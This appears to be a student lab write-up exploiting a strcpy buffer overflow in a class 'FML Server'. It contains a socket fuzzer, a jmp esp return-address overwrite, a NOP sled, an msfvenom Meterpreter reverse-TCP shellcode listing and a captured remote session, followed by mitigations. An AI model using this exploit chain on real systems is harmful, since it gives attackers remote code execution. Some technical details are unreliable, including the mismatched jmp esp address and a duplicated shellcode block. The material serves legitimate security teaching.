Noah Cosamano
FML Server Exploit Assessment
December 11, 2025

Introduction to FML Server

FML server provides an interface for the user to send commands over a *socket* connecting both client-side, and server-side of FML server. After reviewing source code of the server-side of FML server, a clear vulnerability is present within the “isASCII()” function in the “parse.c” project file. The “isASCII()” function is called by the “parseCommand()” function where a variable “rawCommand” is passed in as a character array of 1000 bytes; This variable comes from the calling function of “rawCommand()” titled, “HandleConnection()”. In the “HandleConnection()” function, the variable “rawCommand” is created of size 1000 bytes.

```
int __stdcall HandleConnection(struct threadArgs* args) {

    SOCKET clientConn = *(args->clientConn);
    struct LinkedList* CommandHistory = args->CommandHistory;
    int shouldAlterWork = 1;
    int alterProbability = 20;
    int nodeToAlter;
    int bytesRead;
    char* rawCommand;

    char banner[] = "WELCOME TO FML SERVER!\n";
    char prompt[] = "CMD> ";
    char errorTwoArgs[] = "ERROR> command takes 2 arguments\n";
    char errorFirstArg[] = "ERROR> 1st arg must be 'local' or 'remote'\n";
    char errorSecondArg[] = "ERROR> 2nd argument must be 'files', 'path', or 'folders'\n";
    char errorNoArgs[] = "ERROR> command takes no arguments\n";
    char errorInvalidCommand[] = "ERROR> Invalid command\n";
    char invalidCharacter[] = "Error> Invalid character detected\n";
    char errorOther[] = "ERROR> OTHER\n";

    int parseResult;
    rawCommand = (char*)malloc(sizeof(char) * 1000);
```

Figure 1 shows a variable titled "rawCommand" being initialized with 1000 bytes. (Bottom of screenshot)

When the function “isASCII()” is called with “rawCommand”, “isASCII()” creates a new character array of size 500 bytes called “cmdToParse”. “isASCII()” then uses *strcpy(),* a known vulnerable command since it does not check the size of the argument 2 being copied into argument 1. This can, and will in this case, lead to a buffer overflow if the user enters enough bytes into the input.

```c
int isASCII(char* rawInput) {
    char cmdToParse[500];
    int len;
    int ascii=0;
    strcpy(cmdToParse, rawInput);
    len = strlen(cmdToParse);
    for (int i = 0; i < len; i++) {
        ascii = (int)cmdToParse[i];
        if (ascii > 255 || ascii < 0) return 0;
    }
    return 1;

}
```

Figure 2 shows the variable "cmdToParse" being created with 500 bytes. Figure 2 then shows strcpy being used to copy rawInput into cmdToParse

---

Inducing the Buffer Overflow

To cause a controlled buffer overflow to happen, it is essential to determine the number of bytes on the stack at the time of “isASCII()” returning. To do this, it is necessary to look at the *call stack* of the program.

Corrupting the instruction pointer would give you control over the stack because it allows the user to choose the next instruction executed. In this case, the next instruction executed will be

malware which will be injected into the stack .As seen in the diagram above, to start corrupting the instruction pointer, you would need to enter around 517 bytes of input into the program.

Using a python script called a *fuzzer*, the user can send a controlled amount of input over the server.


```
import socket
import time

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

sock.connect(("127.0.0.1", 8421))

banner = sock.recv(2048).decode()
print(banner)

i = 502

badstr = b"A" * i + b"BBBB" + b"C" * 20 # 502 bytes of A's
cmd = b"upload upload " + badstr # 14 bytes
print(f"trying length: {i}")

time.sleep(.1)
sock.send(cmd)

msg = sock.recv(2048).decode()
print(msg)

msg = sock.recv(2048).decode()
print(msg)

sock.close()
```

The above python script uses a string of 502 As, followed by 4 Bs (The size of the *instruction pointer* in bytes), and then 20 Cs. The As and Cs are used to determine how close the Bs are to the *instruction pointer*. When the python script is executed, it results in the following CPU registers:

The screenshot shows “41414141” in the *EBP* register (Note: 41 is the *ASCII* character for A). Below the *EBP* register, you will find the *EIP* register (The *instruction pointer*) shows “42424242” (Note: 42 is the *ASCII* character for B), proving that user input does in fact redirect the instruction pointer if enough input is provided.

Taking Control of the Stack

To exploit this buffer overflow beyond just crashing a program, the user can fill the *instruction pointer* with the memory address of a *jmp esp* command. This command allows the user to jump to any address on the *stack* of their choosing, which allows the user to redirect the *EIP*. Using a debugging program called *x32dbg*, the user can find the location of a *jmp esp* command.



The above screenshot shows *jmp esp* at the memory address "56158683". After obtaining the memory address of this command, the user can replace the 4 Bs used in the *fuzzer* with the memory address of *jmp esp*. to tell the computer where exactly in the *stack* they want to continue execution.

```
i = 502

badstr = b"A" * i + b'\xB3\x86\x15\x56'
#badstr = b"A" * i + b'\xB3\x86\x15\x25'
#badstr = b"A" * i + b"BBBB"
cmd = b"upload upload " + badstr + b'\x90' * 20 + buf
print(f"trying length: {i}")

time.sleep(.1)
sock.send(cmd)

msg = sock.recv(2048).decode()
print(msg)

msg = sock.recv(2048).decode()
print(msg)

sock.close()
```


```
EAX   00000000
EBX   005309E8
ECX   000001F4      L'Ǵ'
EDX   000001F4      L'Ǵ'
EBP   41414141
ESP   00AAF998
ESI   561CD1B5      201-2251-projectserver
EDI   00AAFDB1

EIP   56158683      201-2251-projectserver

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000000D (STATUS_INVALID_PARAM

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```

The screenshot on the left listed above shows the python *fuzzer* after the memory address of *jmp esp* has replaced the 4 Bs (Note: The memory address had the bytes reversed because the *stack* grows down, so when read, it would read the lowest byte first). When executed, the screenshot on the right is the result. The *EIP* successfully contains the memory address *of jmp esp*. At this point, the user has full control of the *stack*.

Weaponizing the Buffer Overflow


When the program redirects execution to the *stack pointer*, the user can control execution by putting executable code at the after the *stack pointer*. Due to slight unpredictability of the stack size, it is very important to utilize a *NOP sled* before injecting *shellcode* into the *stack*. Next to the "badstr" variable in "cmd", there are 20 bytes of "\x90" which is the *byte code* for *NOP* (No Operation). The idea of the *NOP* command is that it takes up space in memory while having no real execution instructions, it can be thought of as a space in memory. This sled specifically allows the user to have a 20-byte margin of error when injecting *shellcode* onto the *stack*.

```
i = 502

badstr = b"A" * i + b'\xB3\x86\x15\x56'
#badstr = b"A" * i + b'\xB3\x86\x15\x25'
#badstr = b"A" * i + b"BBBB"
cmd = b"upload upload " + badstr + b'\x90' * 20 + buf
print(f"trying length: {i}")

time.sleep(.1)
sock.send(cmd)

msg = sock.recv(2048).decode()
print(msg)

msg = sock.recv(2048).decode()
print(msg)

sock.close()
```




After executing the script, the *NOP sled* can be seen in memory as displayed in the picture on the left. When the *stack pointer* reaches the sled, it will run right through all 20 bytes with no execution and continue execution at the next real instruction in memory.

Utilizing resources such as *msfvenom*, the attacker can generate s*hellcode*. In the example below, the *payload* used was *windows/meterpreter/reverse_tcp,* this *payload* is a *staged* payload that opens a session via a *reverse TCP connection*. At the root of it, this allows an operator-controlled session through an outbound TCP connection. The command specifies an *LHOST* (Localhost), which is set to the attacking machines IPv4 address, and an *LPORT* (Localport), which is set to any TCP port of the attackers choosing. To create the *shellcode*, the command uses an encoder named *shikata_ga_nai*. This encoder takes the instructions generated by the user and turns it into machine readable *byte code*. (Note: the command lists "bad bytes", in this case "\x00", and "\x0a". These are bytes that would terminate the instructions or otherwise corrupt them, so the encoder is instructed to avoid them.)




```
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.204.39 LPORT=9999 -f python -e x86/shikata_ga_nai -b "\x00\x0a"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of python file: 1887 bytes
buf =  b""
buf += b"\xbb\xf3\xec\xa7\xaf\xd9\xe1\xd9\x74\x24\xf4\x5e"
buf += b"\x31\xc9\xb1\x59\x31\x5e\x14\x83\xc6\x04\x03\x5e"
buf += b"\x10\x11\x19\x5b\x47\x5a\xe2\xa4\x98\x04\xd2\x76"
buf += b"\x11\x21\x70\xfc\x70\x99\xf2\x50\x79\x52\x56\x41"
buf += b"\xb0\x9b\x58\xde\xf8\x45\xec\x52\xd5\xb8\x32\x3e"
buf += b"\x19\xdb\xce\x3d\x4e\x3b\xee\x8d\x83\x3a\x37\x58"
buf += b"\xe9\xd3\xe5\x0c\x9a\x79\x1a\x38\xde\x41\x1b\xee"
buf += b"\x54\xf9\x63\x8b\xab\x8d\xdf\x92\xfb\xe6\xa8\x8c"
buf += b"\x70\xa0\x08\xfd\x87\x83\xcc\x34\xf3\x1f\x86\x4d"
buf += b"\xc8\xd4\x29\xad\x30\x3c\x78\x91\xf2\x0f\x76\xbd"
buf += b"\xf4\x48\xb1\x5d\x83\xa2\xc1\xe0\x94\x71\xbb\x3e"
buf += b"\x10\x65\x1b\xb4\x82\x41\x9d\x19\x54\x02\x91\xd6"
buf += b"\x12\x4c\xb6\xe9\xf7\xe7\xc2\x62\xf6\x27\x43\x30"
buf += b"\xdd\xe3\x0f\xe2\x7c\xb2\xf5\x45\x80\xa4\x52\x39"
buf += b"\x24\xaf\x71\x2c\x58\x50\x8a\x51\x04\xc6\x46\x9c"
buf += b"\xb7\x16\xc1\x97\xc4\x24\x4e\x0c\x43\x04\x07\x8a"
buf += b"\x94\x1d\x0f\x2d\x4a\xa5\x40\xd3\x6b\xd5\x49\x10"
buf += b"\x3f\x85\xe1\xb1\x40\x4e\xf2\x3e\x95\xfa\xf8\xa8"
buf += b"\xd6\x52\x30\x0f\xbf\xa0\xc9\x77\x30\x2d\x2f\x27"
buf += b"\x1e\x7d\xe0\x88\xce\x3d\x50\x61\x05\xb2\x8f\x91"
buf += b"\x26\x19\xb8\x38\xc9\xf7\x90\xd4\x70\x52\x6a\x44"
buf += b"\x7c\x49\x16\x46\xf6\x7b\xe6\x09\xff\x0e\xf4\x7e"
buf += b"\x98\xf0\x04\x7f\x0d\xf0\x6e\x7b\x87\xa7\x06\x81"
buf += b"\xfe\x8f\x88\x7a\xd5\x8c\xcf\x85\xa8\xa4\xa4\xb0"
buf += b"\x3e\x88\xd2\xbc\xae\x08\x23\xeb\xa4\x08\x4b\x4b"
buf += b"\x9d\x5b\x6e\x94\x08\xc8\x23\x01\xb3\xb8\x90\x82"
buf += b"\xdb\x46\xce\xe5\x43\xb9\x25\x76\x83\x45\xbb\x51"
buf += b"\x2c\x2d\x43\xe2\xcc\xad\x29\xe2\x9c\xc5\xa6\xcd"
buf += b"\x13\x25\x46\xc4\x7b\x2d\xcd\x89\xce\xcc\xd2\x83"
buf += b"\x8f\x50\xd2\x20\x14\x63\xa9\x49\xab\x84\x4e\x40"
buf += b"\xc8\x85\x4e\x6c\xee\xba\x98\x55\x84\xfd\x18\xe2"
buf += b"\x97\x48\x3c\x43\x32\xb2\x12\x93\x17"
```



```
buf += b"\x98\xde\xb6\x4d\x1a\x36\x87\x91\xdc\x79\xe5\xbd"
buf += b"\xde\x42\xce\x5d\x95\xb8\x2c\xe3\xae\x7b\x4e\x3f"
buf += b"\x3a\x9b\xe8\xb4\x9c\x7f\x08\x18\x7a\xf4\x06\xd5"
buf += b"\x08\x52\x0b\xe8\xdd\xe9\x37\x61\xe0\x3d\xbe\x31"
buf += b"\xc7\x99\x9a\xe2\x66\xb8\x46\x44\x96\xda\x2f\x39"
buf += b"\x32\x91\xc2\x2c\x42\x5a\x1d\x51\x1e\xcc\xd1\x9c"
buf += b"\xa1\x0c\x7e\x96\xd2\x3e\x21\x0c\x7d\x72\xaa\x8a"
buf += b"\x7a\x03\xbc\x2c\x54\xab\xad\xd2\x55\xcb\xe4\x10"
buf += b"\x01\x9b\x9e\xb1\x2a\x70\x5f\x3d\xff\xec\x55\xa9"
buf += b"\xc0\x58\xa5\x0e\xa9\x9a\x36\x76\x26\x13\xd0\x28"
buf += b"\x68\x73\x4d\x89\xd8\x33\x3d\x61\x33\xbc\x62\x91"
buf += b"\x3c\x17\x0b\x38\xd3\xc1\x63\xd5\x4a\x48\xff\x44"
buf += b"\x92\x47\x85\x47\x18\x6d\x79\x09\xe9\x04\x69\x7e"
buf += b"\x8e\xe6\x71\x7f\x3b\xe6\x1b\x7b\xed\xb1\xb3\x81"
buf += b"\xc8\xf5\x1b\x79\x3f\x86\x5c\x85\xbe\xbe\x17\xb0"
buf += b"\x54\xfe\x4f\xbd\xb8\xfe\x8f\xeb\xd2\xfe\xe7\x4b"
buf += b"\x87\xad\x12\x94\x12\xc2\x8e\x01\x9d\xb2\x63\x81"
buf += b"\xf5\x38\x5d\xe5\x59\xc3\x88\x75\x9d\x3b\x4e\x52"
buf += b"\x06\x53\xb0\xe2\xb6\xa3\xda\xe2\xe6\xcb\x11\xcc"
buf += b"\x09\x3b\xd9\xc7\x41\x53\x50\x86\x20\xc2\x65\x83"
buf += b"\xe5\x5a\x65\x20\x3e\x6d\x1c\x49\xc1\x8e\xe1\x43"
buf += b"\xa6\x8f\xe1\x6b\xd8\xac\x37\x52\xae\xf3\x8b\xe1"
buf += b"\xa1\x46\xa9\x40\x28\xa8\xfd\x93\x79"



i = 502

badstr = b"A" * i + b'\xB3\x86\x15\x56'
#badstr = b"A" * i + b'\xB3\x86\x15\x25'
#badstr = b"A" * i + b"BBBB"
cmd = b"upload upload " + badstr + b'\x90' * 20 + buf
print(f"trying length: {i}")
```

After the byte code listed above is generated, the attacker can attach the code into the python *fuzzer* used to previously discover the buffer overflow. In the image to the left, the same code as above was implemented in the fuzzing script and attached after the *NOP sled.* After the script is ran, the attacker can see the *stager* being sent across to the server through *msfconsole.*

The screenshot below shows the result of the script being ran. In the screenshot, the *stager* is sent across the *socket* to the server, after the *stager* is executed, a session is opened and the attacker has remote command execution to the server.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.204.39:9999
[*] Sending stage (176198 bytes) to 192.168.205.46
[*] Meterpreter session 10 opened (192.168.204.39:9999 → 192.168.205.46:50228) at 2025-12-11 22:13:20 -0500
```

Preventing a Buffer Overflow

To mitigate possibility of a buffer overflow, an organization can implement a variety of methods to make it more difficult and expensive for an attacker to find and exploit a buffer overflow.

Stack Canaries:

A stack canary reduces the chances of a buffer overflow by creating a variable on the stack that is always supposed to remain constant. Before a function returns, verification would happen to ensure that the stack canary never changed throughout execution, this makes monitoring stack corruption easier.

ASLR:

ASLR is a process in which the memory layout of a process is randomized, making it unpredictable and unreliable. This forces attackers to find additional weaknesses and makes a system much more resilient to buffer overflow attacks.

PIE:

PIE (Positional-Independent Executable) makes an executable load at a random memory address each time the executable is loaded. This makes the stack unpredictable and unreliable by increasing randomness and removing fixed memory addresses.

CFG:

CFG (Control Flow Guard) prevents the jumping around to unsafe or unknown targets on the stack. All valid targets that can be jumped or called are stored in a CFG bitmap. Any target not in the bitmap, execution is blocked and it terminates the process.

Glossary

strcpy()	A vulnerable command built into the C language that allows the user to copy one argument into another. Does not check argument size.
Call Stack	A structure that tracks the current function being executed and any functions currently in execution.
Fuzzer	A tool that sends unexpected amounts of user input to observe behavior
Instruction Pointer	A register that tracks the memory address of the next instruction to be executed
EBP	A register that tracks and manages stack frames during execution of a program. Also known as the base pointer
ASCII	An encoding language used to turn characters into computer readable characters
EIP	A register that tracks the memory address of the next instruction to be executed. Also known as the instruction pointer.
jmp esp	A command in assembly that tells the computer to jump to the address stored in esp.
Stack	A region of memory that contains local variables, arguments, and control information of functions.
X32dbg	A debugging tool.
Stack Pointer	A register that tracks the memory address at the top of the stack.
NOP Sled	A list of No Operation commands in assembly that do nothing except for take up memory addresses.
Shell code	Machine instructions used to execute payload.
Byte Code	Machine readable instructions.
msfvenom	A tool used to create payloads.
Payload	The part of an exploit that runs/executes.
LHOST	Local host, the IP of the attacker.
LPORT	The port that the exploit is using.
shikata_ga_nai	An encoder used to create shellcode from user commands.
msfconsole	A command line interface from Metasploit.